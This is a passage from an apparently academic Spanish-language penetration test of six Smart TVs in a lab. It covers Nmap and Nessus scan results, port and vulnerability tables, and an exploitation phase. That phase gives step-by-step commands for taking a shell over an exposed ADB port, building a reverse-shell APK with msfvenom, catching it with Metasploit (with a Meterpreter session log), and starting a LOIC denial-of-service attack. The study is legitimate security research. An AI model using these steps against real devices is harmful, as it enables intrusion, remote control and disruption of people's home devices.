

Figura 23. Escaneo de Nessus a Smart TV 4.

El escaneo identificó un total de 18 vulnerabilidades en la TV4 con la dirección IP 192.168.0.100 las cuales todas son de información.

e. Escaneo de Smart TV 5

- **Resultados del escaneo con NMAP**



Figura 24. Escaneo de Nmap a Smart TV 5.

Tras ejecutar el comando Nmap en la dirección IP 192.168.100.14 que corresponde a la TV5, se detectaron varios puertos abiertos, entre ellos algunos con servicios SSL, se identificó como un dispositivo con sistema operativo Android 5.1. Aunque se intentó identificar servicios en algunos puertos, la herramienta no pudo proporcionar información precisa, generando huellas para análisis adicional.

- **Resultados de escaneo con Nessus**



Figura 25. Escaneo de Nessus a Smart TV 5.

Nessus ha identificado un total de 8 vulnerabilidades en el host con la dirección IP 192.168.100.14. las cuales son 3 medias y 5 de información.

f. Escaneo de Smart TV 6

- **Resultados del escaneo con NMAP**



Figura 26. Escaneo de Nmap a Smart TV 6.

El análisis realizado tras ejecutar el comando Nmap en la TV6 con dirección IP 192.168.100.15 reveló la presencia de varios puertos abiertos. Las advertencias de RST desde el puerto 4123 indican complicaciones en su apertura. La dirección MAC está asociada a Hui Zhou Gaoshengda Technology, con sistema operativo Android TV 5.1.

- **Resultados de escaneo con Nessus**



Figura 27. Escaneo de Nessus a Smart TV 6.

Nessus ha identificado un total de 5 vulnerabilidades la TV6 con la dirección IP 192.168.100.14. las cuales todas son de información.

3.3.3 Fase de análisis de vulnerabilidades

En base al desarrollo de las fases anteriores se realizó un análisis de los riesgos y vulnerabilidades a cuál los dispositivos inteligentes están expuestos.

a. Puertos abiertos en los Smart TV

En las siguientes tablas se muestra los puertos abiertos y servicios que funcionan en los dispositivos que la herramienta Nmap descubrió.

Tabla 40. Puertos abiertos en los Smart TV.

Puerto	Smart TV					
	TV1	**TV2**	**TV3**	**TV4**	**TV5**	**TV6**
139			X			
445			X			
5555			X			
6466	X	X	X		X	
6467	X	X	X		X	
8008	X	X			X	
8009	X	X			X	
8443	X	X			X	
9000	X	X			X	
9999	X					X
1352				X		
8060				X		
8080				X		
9955				X		
56790				X		X
1362				X		
38767					X	
10101					X	
4123						X
6550						X
9541						X
49152						X

Tabla 41. Protocolos que funcionan en los Smart TV.

Servicio	**Smart TV**					
	TV1	**TV 2**	**TV 3**	**TV 4**	**TV 5**	**TV 6**
netbios-ssn			X			
Freeciv			X			
SSL/TLS	X	X	X		X	
Tcpwrapped	X	X		X	X	
ssl/ajp13	X	X			X	
ssl/https-alt	X	X			X	
ssl/cslistener	X	X			X	
Abyss	X					X
Upnp				X		X
http				X		
ssl/ezmeeting-2						
z-wave						X
fg-sysupdate						X
Websocket						X

Estos dispositivos tienen una variedad de puertos abiertos para varios protocolos, incluidos la navegación Web, el intercambio de archivos, el descubrimiento y control de dispositivos, la comunicación segura y la comunicación de aplicaciones. Los puertos abiertos pueden representar una vulnerabilidad para la seguridad del dispositivo. Los atacantes pueden intentar explotar estos puertos para acceder al dispositivo o robar datos.

A continuación, se muestra los puertos que se encuentran con más frecuencia abierto en los dispositivos Smart TV y que podrían estar sujetos a ataques.

Tabla 42. Puertos abiertos más susceptibles a ser vulnerados.

Puerto	**Descripción**	**Vulnerabilidades**
80, 8008, 8009, 8080 (HTTP)	Web	Inyección de código, ataques de scripting entre sitios, robo de datos
9000, 9999 (HTTP alternativo)	Similar a HTTP	Similar a HTTP
8443 (HTTPS alternativo)	Similar a HTTPS	Similar a HTTPS
56790 (UPnP)	Descubrimiento automático de dispositivos	Ataques de red, acceso no autorizado a dispositivos
1362, 38767, 10101, 4123, 6550, 9541, 49152	Desconocido	Depende del servicio que los usa

b. Análisis de puertos abiertos

En la tabla 49 se muestran los puertos abiertos en 6 televisores inteligentes. Cada puerto está asociado con un servicio o protocolo que permite al televisor comunicarse en la red.

Tabla 43. Análisis de puertos y protocolos.

Servicio	**Puertos**	**Función**
Freeciv	5555	Servidor de ajedrez gratuito por Internet en el televisor inteligente.
NetBIOS-SSN	139	Permite el acceso compartido a archivos y otros recursos de red en el televisor inteligente.
Microsoft SMB	445	Permite el acceso compartido a archivos y otros recursos de red en el televisor inteligente.
UPNP	6466 6467 1352 1362 9541	Permite a los dispositivos de la red descubrirse y conectarse entre sí, incluyendo el televisor inteligente.
TCP-wrapped	8008 8009 8080	permite a los usuarios controlar su televisor inteligente desde un dispositivo móvil o un ordenador.

	56790 38767	
SSL/TLS	8443	Proporciona seguridad para las comunicaciones web en el televisor inteligente.
ssl/sclistener	9000	Utilizado como un navegador web o una aplicación de streaming de vídeo.
Abyss	9999	Servidor web en el televisor inteligente.
HTTP	8060 49152	Protocolo estándar para la transmisión de datos web en el televisor inteligente.
alljoyn-stm	9955	Permite a los dispositivos inteligentes comunicarse entre sí.
SSL/ezmeeting-2	10101	Envía mensajes cifrados de control de red.
z-wave	4123	Protocolo de comunicación inalámbrica que se utiliza para conectar dispositivos domésticos inteligentes.
fg-sysupdate	6550	Protocolo que se utiliza para la actualización del firmware de tu televisor inteligente.

El análisis realizado por la tabla 42 muestra que, Los dispositivos Smart TV exponen una gran cantidad de servicios a la red, lo que los hace vulnerables a una serie de ataques, la apertura de puertos para control remoto y transmisión de datos web muestra una funcionalidad amplia de los dispositivos, pero también destaca áreas potenciales de riesgo. Se debe tomar medidas para proteger su seguridad, como deshabilitar los servicios que no sean necesarios, actualizar el firmware del televisor inteligente con las últimas correcciones de seguridad y usar una contraseña fuerte para acceder al televisor inteligente.

c. Análisis de vulnerabilidades encontradas

En la tabla 50 se muestra una clasificación de vulnerabilidades de los Smart TV, agrupadas según el nivel de riesgo establecido por Nessus la cual es una herramienta de monitore, enfocado en detectar vulnerabilidades en host o dispositivos.

Tabla 44. Clasificación de vulnerabilidades de los Smart TV.

Riesgo	Puntuación CVSS v3.0	Vulnerabilidad	Descripción	Smart TV
Alto	7.5	SSL Medium Strength Cipher Suites Supported (SWEET32)	Permite a un atacante degradar una conexión TLS a una suite de cifrado más débil.	TV1
Alto	7.5	Samba Badlock Vulnerability	Esta vulnerabilidad permite a un atacante no autenticado obtener privilegios de administrador en un sistema vulnerable.	TV3
Medio	6.5	SSL Certificate Cannot Be Trusted	Problemas con el certificado ssl, es certificado esta caducado o no es legítimo.	TV1
Medio	6.5	SSL Certificate Cannot Be Trusted	Problemas con el certificado ssl, es certificado esta caducado o no es legítimo.	TV5
Medio	6.5	SSL Self-Signed Certificate	Problemas con el certificado ssl, es certificado esta caducado o no es legítimo.	TV5
Medio	6.4	SSL Certificate Fails to Adhere to Basic Constraints / Key Usage Extensions	Indica que un certificado SSL no cumple con ciertos requisitos definidos en las extensiones de restricciones básicas y uso de clave.	TV1
Medio	6.4	SSL Certificate Fails to Adhere to Basic Constraints / Key Usage Extensions	Indica que un certificado SSL no cumple con ciertos requisitos definidos en las extensiones de restricciones básicas y uso de clave.	TV5

Como se muestra en la tabla 43, el análisis de vulnerabilidad realizado en un conjunto de dispositivos Smart TV ha identificado dos vulnerabilidades de alto riesgo y cinco vulnerabilidades de medio riesgo. Estas vulnerabilidades podrían permitir a un atacante tomar el control completo u obtener acceso no autorizado a los datos de los dispositivos afectados.

3.3.4 Fase de explotación

Una vez que se realizó la identificación de puertos abiertos y escaneo de vulnerabilidades se procedió a explotar la vulnerabilidad y tratar de ganar acceso a los dispositivos.

a. Ataques de Explotación de puertos

Gracias al análisis que se realizó, se encontró que el dispositivo tenía puertos de conexión abiertos. Una de las herramientas que se utilizó para la explotación fue ADB ya que la mayoría de los televisores inteligentes contaban con sistemas operativos Android TV.

A continuación, se detallan los pasos para la ejecución del ataque, es necesario manifestar que cada comando debe ejecutarse en modo root, o usando la palabra sudo.

- Se instaló la herramienta ADB en Kali Linux con el comando “apt-get install Android-tools-adb”.



Figura 28. Instalación de ADB.

La Figura 27 indica que el comando se ejecutó correctamente y que el paquete ADB ya está instalado en el sistema.

- Se enumeraron los dispositivos que estaban conectados por adb mediante el comando “adb devices”.

Figura 29. Listado de dispositivos conectados.

- Se realizó la conexión al dispositivo TV3 con la IP 192.168.100.16 a través de puerto 5555 abierto, con el comando "adb connect 192.168.100.16:5555", también se verificó si la conexión se realizó con éxito mediante el comando "adb devices".

Figura 30. conexión a dispositivo Smart TV.

- Luego de haber establecido la conexión se procedió a ingresar al sistema operativo del dispositivo con el comando "adb shell" y se listó todos los directorios con "ls".

Figura 31. Directorios de un Smart TV.

El comando "adb Shell" se utiliza para acceder a un shell de línea de comandos en un dispositivo Android. El shell de línea de comandos permitió ejecutar comandos de Linux en el Smart TV.

Luego de tomar control del dispositivo se realizó un ejemplo de instalación de aplicaciones desde fuera del Smart TV.

- Se descargó una aplicación desde el navegador en este caso es una apk de un navegador de internet, como se muestra en la figura 30.



Figura 32. Descarga de APK.

Figura 33. Directorio de descargas de Kali Linux.

- Se instaló la aplicación con el comando “adb install busqueda-rapida-quick-search.apk”



Figura 34. Instalación de apk.

- Luego se verificó que la aplicación este instalada en el dispositivo Smart TV con la IP: 192.168.100.16.



Figura 35. Vista de aplicación instalada desde el dispositivo.

- Para verificar que el dispositivo este instalado mediante la conexión se debe tener permisos de super usuario, como se observa en la figura 35.

Figura 36. Permisos de super usuario.



Figura 37. Vista de aplicación instalada por la conexión.

La Figura 36 muestra que la aplicación está instalada correctamente. La carpeta donde se guarda la instalación aparece junto a otras carpetas de aplicaciones instaladas, incluidas las aplicaciones propias de fábrica en el dispositivo, el Smart TV 3 con la IP:192.168.100.16, esto puede deberse a que el dispositivo no contaba con las últimas actualizaciones.

b. Ataques de malware

Las herramientas metasploit y msfvenom están preinstaladas en Kali Linux. Se utilizó msfvenom para crear el malware que ayudara a mantener conexión remota en los dispositivos, en este caso la TV1, mientras que metasploit realiza la conexión.

- Se procedió a crear el malware con el comando “msfvenom -p ruta_absoluta_ubicación LHOST=IP_atacante LPORT=puerto_conexión -o nombre_malware.apk”, como se muestra en la figura 37.



Figura 38. Creación de malware.

- Utilizando python se levantó un servidor Web básico en la red donde se encuentra la víctima, como se mira en la figura 39.



Figura 39.Malware prueba.apk.

Figura 40. Comandos para servidor http.



Figura 40. Servidor http.

- Luego con la herramienta metasploit se utilizó el módulo multi/handler/ el cual fue utilizado para recibir la conexión del malware llamado prueba.apk.



Figura 41. Modulo multi/handler.

- Se configuró el módulo con los campos requerido, los cuales fueron la ip de atacante y el puerto por donde se realizó la conexión, luego se inició el módulo como se muestra en la figura 42.



Figura 42. Configuración de IP y puerto del módulo.

- Cuando el módulo estuvo escuchado, se procedió a descargar e instalar el malware en el dispositivo Smart TV. Como se visualiza en la figura 43 y figura 44.



Figura 43. Descarga del malware.



Figura 43. Ejecución del malware.

- El malware se ejecutó correctamente y se creó una conexión meterpreter entre el atacante y la víctima en este caso el Smart TV. Lo cual confirma que el ataque resulto exitosamente.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.87:443
[*] Sending stage (78189 bytes) to 192.168.100.18
[*] Meterpreter session 2 opened (192.168.100.87:443 → 192.168.100.18:43074) at 2023-12-20 19:25:16 -0500

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > ls
Listing: /data/user/0/com.metasploit.stage/files
═══════════════════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
040776/rwxrwxrw-  4096  dir   2023-12-20 19:25:12 -0500  oat

meterpreter > ipconfig

Interface  1
═══════════
Name         : epdg1 - epdg1
Hardware MAC : 00:00:00:00:00:00
```

Figura 44. Configuración de host de la víctima.

c. Ataque DOS

Para este tipo de ataque se utilizó las herramientas LOIC y wireshark. A continuación, se detalla los pasos que se ejecutaron para el ataque:

- Se descargó el programa de la página web: “https://sourceforge.net/projects/loic/”



Figura 45. Descarga de LOIC.

- Luego se descomprimió el paquete descargado para poder obtener el archivo de ejecución.



Figura 46. Extracción del archivó de ejecución de LOIC.

- Para el funcionamiento correcto de LOIC se instaló todas las librerías y dependencias de “mono-complete” con el comando “apt install mono-complete”.

Figura 47. Instalación de la librería mono-complete.

- Con el comando "chmod +x LOIC.exe", se estableció el permiso de ejecución en el archivo. Posteriormente, se inició el programa.



Figura 48. Permisos de ejecución de LOIC.

